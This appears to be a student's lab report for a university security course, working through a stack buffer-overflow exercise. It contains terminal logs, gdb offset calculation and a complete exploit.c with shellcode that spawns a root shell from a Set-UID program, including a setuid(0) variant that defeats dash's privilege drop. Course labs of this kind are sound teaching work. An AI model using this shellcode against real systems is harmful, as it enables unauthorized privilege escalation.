

Name: Yun Zhou  
User name: zhouyun  
ID: 300442776  
Email for aws: 1197331061qq@gmail.com

## Task 1:

### Q1:

```
[10/12/20]seed@ip-172-31-86-22:~$ ls
android      cybr271-public  Downloads      lib           Public  Templates
bin          Desktop         examples.desktop Music         sh      Videos
Customization Documents      get-pip.py     Pictures     source
[10/12/20]seed@ip-172-31-86-22:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/12/20]seed@ip-172-31-86-22:~$ sudo rm /bin/sh
rm: cannot remove '/bin/sh': No such file or directory
[10/12/20]seed@ip-172-31-86-22:~$ sudo ln -s /bin/zsh /bin/sh
[10/12/20]seed@ip-172-31-86-22:~$ cd cybr271-public
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ ./call_shellcode
$ whoami i ~ wh
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ id -u
1000
$
```

Following the instructions, we can see the result in the above screenshot. We can see that the root access shell is not provided because **whoami** returns the seed to me and the **id** returns 1000.

```
$ exit
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root call_shellcode
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 call_shellcode
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ ./call_shellcode
# whoami
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
zsh: command not found: id-u
# id -u
0
#
```

Then, following the commands from slides, the owner and the permissions of `call_shellcode` are changed to the root-owned Set-UID program, which leads to the result in running of the shell with the root permissions. As we can see the screenshot above, **whoami** returns root and the **id -u** returns 0.

## Task 2:

### 2.3 The Vulnerable Program

```
zhouyun@barretts.ecs.vuw.ac.nz
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc -g -o stack -z execstack -fn
o-stack-protector stack.c
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root stack
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 stack
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/cybr271-public/stack
[-----registers-----]
EAX: 0xbffff137 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff118 --> 0xbffff348 --> 0x0
ESP: 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

```
zhouyun@barretts.ecs.vuw.ac.nz

[-----registers-----]
EAX: 0xbffff137 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff118 --> 0xbffff348 --> 0x0
ESP: 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>


[-----stack-----]
0000| 0xbffff0f0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbffff0f4 --> 0x0
0008| 0xbffff0f8 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbffff0fc --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbffff100 --> 0xbffff348 --> 0x0
0020| 0xbffff104 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbffff108 --> 0xb7e6688b (<__GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbffff10c --> 0x0

Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbffff137 '\220' <repeats 36 times>, "\320\361\377\277", '\220' <repeats
    160 times>...) at stack.c:14
14      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff118
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff0f8
gdb-peda$ p/d 0xbffff118 - 0xbffff0f8
$3 = 32
gdb-peda$
```

Following commands from slides and the gdb command, the program is able to be navigated during the runtime which is shown above.

## Q2: Include a screenshot of your completed program.



```
zhouyun@barretts.ecs.vuw.ac.nz
GNU nano 2.5.3 File: exploit.c

/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax              */
    "\x68" "//sh"         /* pushl   $0x68732f2f        */
    "\x68" "/bin"         /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx         */
    "\x50"               /* pushl   %eax              */
    "\x53"               /* pushl   %ebx              */
    "\x89\xe1"           /* movl    %esp,%ecx         */
    "\x99"               /* cdq     %eax              */
    "\xb0\x0b"           /* movb    $0x0b,%al         */
    "\xcd\x80"           /* int     $0x80             */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *) (buffer + 0x24)) = 0xbffff1d0;

    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
}
```

[ Read 42 lines ]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^\_ Go To Line

By using the "nano exploit.c" command, the code is able to see from the putty terminal which is the screenshot shown above.



### Q3: Include a screenshot that demonstrates your ran your program and got a root shell.

```
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ ./exploit
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
0
#
```

After compiling the exploit.c and the Set-UID root version of stack.c (i.e.

```
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc -g -o stack -z execstack -fn ^
o-stack-protector stack.c
```

), then the ./exploit command is used to create the badfile, and the ./stack command is used to launch the attack by running the vulnerable program.

After that, from the above screenshot, we can see that the root shell is obtained successfully as whoami == root.

(p.s. "sudo chown root stack" and "sudo chmod 4755 stack" commands have been run before.)

## Task 3: Defeating dash's Countermeasure


First, change the /bin/sh symbolic link, so it points back to /bin/dash in order to make the attack. (As shown in the screenshot below.)

```
zhouyun@barretts.ecs.vuw.ac.nz
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ cd ..
[10/12/20]seed@ip-172-31-86-22:~$ sudo rm /bin/sh
[10/12/20]seed@ip-172-31-86-22:~$ sudo ln -s /bin/sh
ln: failed to create symbolic link './sh': File exists
[10/12/20]seed@ip-172-31-86-22:~$ sudo ln -s /bin/dash /bin/sh
```

Then, compile the provided test which is dash\_shell\_test.c and run the programme with and without the line "setuid(0);" respectively to see what will happen.


#### Q4: Include a screenshot showing what happens when you comment out and uncomment `setuid(0)` .

When the line "`setuid(0);`" has been **commented out**:



```
zhouyun@barretts.ecs.vuw.ac.nz
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc dash_shell_test.c -o dash_shell_test
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root dash_shell_test
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 dash_shell_test
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ id -u
1000
$
```

When the line "`setuid(0);`" has been **uncommented**:



```
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ nano dash_shell_test.c
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ nano dash_shell_test.c
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc dash_shell_test.c -o dash_shell_test
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root dash_shell_test
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 dash_shell_test
[10/12/20]seed@ip-172-31-86-22:~/cybr271-public$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
0
#
```

#### Q5: Describe and explain your observations.


I observe that when the line "`setuid(0);`" has been **commented out**, the root privilege **is not obtained**, while when the line "`setuid(0);`" has been **uncommented**, the root privilege **is obtained successfully**.

When the line is commented out, the OS detects that the effective UID does not match the real UID, so the dash shell drops the privileges, thus, the root privilege is not obtained successfully. After changing the real user ID of the victim process to 0 before invoking the dash program (**i.e.**

**Uncommit and invoke "`setuid(0);`" before executing the `execve()`**), the countermeasure in dash has been defeated and the root privilege is obtained. Because the root privileges which is the root account is the most privileged account that has absolute power over it, with using it the attacker can do whatever they want to do like read, modify and execute specific malicious files and directories for other users, bringing irretrievable damages and cost. In conclusion, using the attack that first change the symbolic link to `/bin/dash` and then **executes any**

**executable program** that changes the real user id to 0 before invoking the dash program(i.e. **A program has "setuid(0);" before execve()**) can be able to obtain the root privilege to damage the system.  
(p.s. The idea of my writings are from instructions, slides, myself and the website[1] that introduce the root users.)

#### Q6: Include a screenshot showing your modified exploit.c .



```
zhouyun@barretts.ecs.vuw.ac.nz
GNU nano 2.5.3 File: exploit.c

/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
// ---- The code below is the same as the one in Task 2 ---
    "\x31\xc0" /* xorl    %eax,%eax          */
    "\x50"      /* pushl   %eax                  */
    "\x68"      /* pushl   $0x68732f2f           */
    "\x68"      /* pushl   $0x6e69622f           */
    "\x89\xe3"   /* movl    %esp,%ebx            */
    "\x50"      /* pushl   %eax                  */
    "\x53"      /* pushl   %ebx                  */
    "\x89\xe1"   /* movl    %esp,%ecx            */
    "\x99"      /* cdq                      */
    "\xb0\x0b"   /* movb    $0x0b,%al            */
    "\xcd\x80"   /* int     $0x80                 */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);


    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *) (buffer + 0x24)) = 0xbffff1d0;

    [ Read 47 lines ]
    ^G Get Help    ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
    ^X Exit        ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line
```

Follow the instruction, add the assembly code for invoking this system call at the beginning of the shellcode, before invoke execve(). As the screenshot shown above.

**Q7: Include a screenshot showing the result of running the code, describe and explain your results**




```
zhouyun@barretts.ecs.vuw.ac.nz
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root stack
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 stack
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc exploit.c -o exploit
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./exploit
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
0
#
```

As we can see the result above, after the shellcode is updated which is the exploit.c has been added 4 instructions, the root shell is obtained successfully and the uid is still the same. The result is showing like this is because the added assembly code has set ebx to 0 and set eax to 0xd5 which is setuid()'s system call number, and then the last added instruction executes the system call. Therefore, when the attack from task2 is applied again, the uid is set to 0 as root.

## Task 4: Defeating Address Randomization

**Q8: Include a screenshot showing you turning on address randomization and carrying out the attack.**



```
zhouyun@barretts.ecs.vuw.ac.nz
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./exploit
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./stack
Segmentation fault
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$
```

